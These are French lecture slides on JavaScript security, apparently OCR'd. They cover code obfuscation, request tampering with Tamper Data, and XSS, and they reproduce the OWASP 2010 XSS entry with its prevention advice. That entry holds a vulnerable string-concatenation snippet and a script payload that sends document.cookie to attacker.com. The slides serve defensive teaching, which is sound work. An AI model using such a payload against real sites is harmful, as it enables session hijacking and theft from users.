Sécurité JavaScript

Magali Contensin

Plan

- Visibilité du code
- La vérification des données côté client est insuffisante
- XSS
- AJAX

Sécurité

Visibilité du code

- Code chargé et exécuté sur le client

  => visible pour tout internaute

- Obscurcissement

```
function pair(){
   nb = prompt('entrez un nombre', '');
   (nb%2 == 0) ? alert('pair') : alert('impair');
}
```

obfuscation

reverse engineering

```
var _0x6d8d=["\x65\x6E\x74\x72\x65\x7A\x20\x75\x6E\x20\x6E\x6F\x6D
\x62\x72\x65","","\x70\x61\x69\x72","\x69\x6D\x70\x61\x69\x72"];function
pair(){nb=prompt(_0x6d8d[0],_0x6d8d[1]);(nb%2==0)?alert(_0x6d8d[2]):alert(_0x6d8d[3]);} ;
```

Sécurité


La vérification des données côté client est insuffisante

- JavaScript désactivé

Sécurité

La vérification des données côté client est insuffisante


- Altération manuelle de la requête HTTP



Sécurité

La vérification des données côté client est insuffisante


- Outils pour manipuler les données de la requête



Sécurité

La vérification des données côté client est insuffisante


- Tamper Data (Firefox) : intercepter, modifier et rejouer une requête HTTP



Sécurité

La vérification des données côté client est insuffisante

Tamper Data



données

Request Header Name	Request Header Value
Host	gecko.test.fr
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac O
Accept	text/html,application/xhtml+xml,a
Accept-Language	en-us,en;q=0.7,fr;q=0.3
Accept-Encoding	gzip, deflate
Connection	keep-alive
Referer	http://gecko.test.fr/index.html

Post Parameter Name	Post Parameter Value
login	magali
mdp	motdepasse


Cancel OK

En-tête HTTP

Sécurité

La vérification des données côté client est insuffisante


Tamper Data




Sécurité

La vérification des données côté client est insuffisante

Tamper Data



Menu d'injection XSS



Encodage

Sécurité

La vérification des données côté client est insuffisante

=> vérifier les données côté serveur

- type
- présence de toutes les données attendues
- bornes
- taille
- liste de valeurs (select, radio, checkbox)

Sécurité


XSS

Open **W**eb **A**pplication **S**ecurity **P**roject

Les 10 **risques** les plus critiques
des applications web (19/04/2010)

Exécution de code malveillant dans le navigateur

- Envoi de contenu actif au client
- Contenu exécuté par le client
- But
  - vol de session
    document.cookie
  - défiguration
  - hameçonnage (*phishing*)
    document.location



A2 Cross-Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
————	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	————
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable to XSS?

You need to ensure that all user supplied input sent back to the browser is verified to be safe (via input validation), and that user input is properly escaped before it is included in the output page. Proper output encoding ensures that such input is always treated as text in the browser, rather than active content that might get executed.

Both static and dynamic tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, which makes automated detection difficult. Therefore, complete coverage requires a combination of manual code review and manual penetration testing, in addition to any automated approaches in use.

Web 2.0 technologies, such as AJAX, make XSS much more difficult to detect via automated tools.

How Do I Prevent XSS?

Preventing XSS requires keeping untrusted data separate from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. Developers need to include this escaping in their applications unless their UI framework does this for them. See the OWASP XSS Prevention Cheat Sheet for more information about data escaping techniques.
2. Positive or "whitelist" input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications must accept special characters. Such validation should decode any encoded input, and then validate the length, characters, and format on that data before accepting the input.
3. Consider employing Mozilla's new Content Security Policy that is coming out in Firefox 4 to defend against XSS.

Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A5 for info on CSRF.

References

OWASP

